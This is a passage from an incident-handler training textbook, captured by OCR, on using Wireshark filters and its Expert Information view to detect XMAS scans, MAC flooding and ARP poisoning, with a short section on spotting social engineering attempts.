



Figure 6.17: Detecting XMAS scan attempts using Wireshark

Alternatively, incident responders can use the following Wireshark filter to detect XMAS scan attempts:

```
tcp.flags.fin==1 && tcp.flags.push==1 && tcp.flags.urg==1
```

## Detecting Reconnaissance Attacks: Social Engineering Attempts

Owing to the advancements in modern technologies, attackers use various social engineering techniques such as phishing, whaling, and baiting to obtain sensitive data and compromise organizational networks and systems. Common targets of social engineering attempts include help desk personnel, technical support executives, and system administrators of an organization from whom attackers can obtain confidential data for infiltration or other malicious purposes. Hence, incident responders must proactively detect various social engineering attempts to protect organizations from potential attacks, data theft, loss of reputation, and operational disruptions.

Incident responders can use the following techniques to detect social engineering attacks:

- Identify phishing and spam emails from unknown sources


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify access to untrusted phishing websites by employees
- Identify unregulated access to sensitive information across the organizational network
- Identify employees with insufficient security training
- Identify suspicious behavior of employees
- Identify unknown calls to help desks or other employees

It should be noted that no specific security mechanism can protect organizations from social engineering attacks. They can only be prevented by educating employees to recognize and respond to social engineering techniques to minimize their chance of success.

## Detecting Sniffing and Spoofing Attacks: MAC Flooding Attempts

A switch maintains a translation table that maps various MAC addresses to physical ports on the switch. Hence, it can be used to intelligently route packets from one host to another. However, switches have limited memory, and this limitation is utilized during MAC flooding to bombard them with fake MAC addresses until they get overloaded and enter the fail-open mode. In this condition, they start acting as a hub by broadcasting packets to all ports present on them, thereby facilitating sniffing.

Wireshark detects MAC-flooded packets using the **Expert Information** window and considers these malformed packets. To view these malformed packets, do the following:

- In the **Analyze** menu, go to **Expert Information.**
- Then, analyze the source IP, destination IP, and TTL values to check for signs of flooding.
- Verify whether traffic is originating from various IP addresses and being sent to the same destination IP addresses with the same TTL values. This is an indication of MAC flooding attempt on the network.





Figure 6.18: Wireshark → Analyze → Expert Information


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.19: Detecting MAC flooding

## Detecting Sniffing and Spoofing Attacks: ARP Poisoning Attempts

In ARP spoofing, numerous forged ARP requests and reply packets are constructed to overload a switch. The switch enters the "forwarding mode" after the ARP table is flooded with spoofed ARP replies, allowing attackers to sniff all network packets. Attackers flood the ARP cache of target computers with forged entries, which is also known as poisoning. In an ARP poisoning attack, the MAC address of the attacker is associated with the IP address of the target host or several hosts in the target network.

Incident handlers can use Wireshark to detect ARP poisoning attempts as follows:

- Check for "**duplicate IP address configured**" messages in the **Warnings** tab.
- Use the following filter to locate duplicate IP address traffic:

  **`arp.duplicate-address-detected`**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.20: Detecting ARP poisoning

- Alternatively, incident handlers can automate Wireshark to detect duplicate ARP packets using the following steps:
  - Click on **Edit** → select **Preferences…**

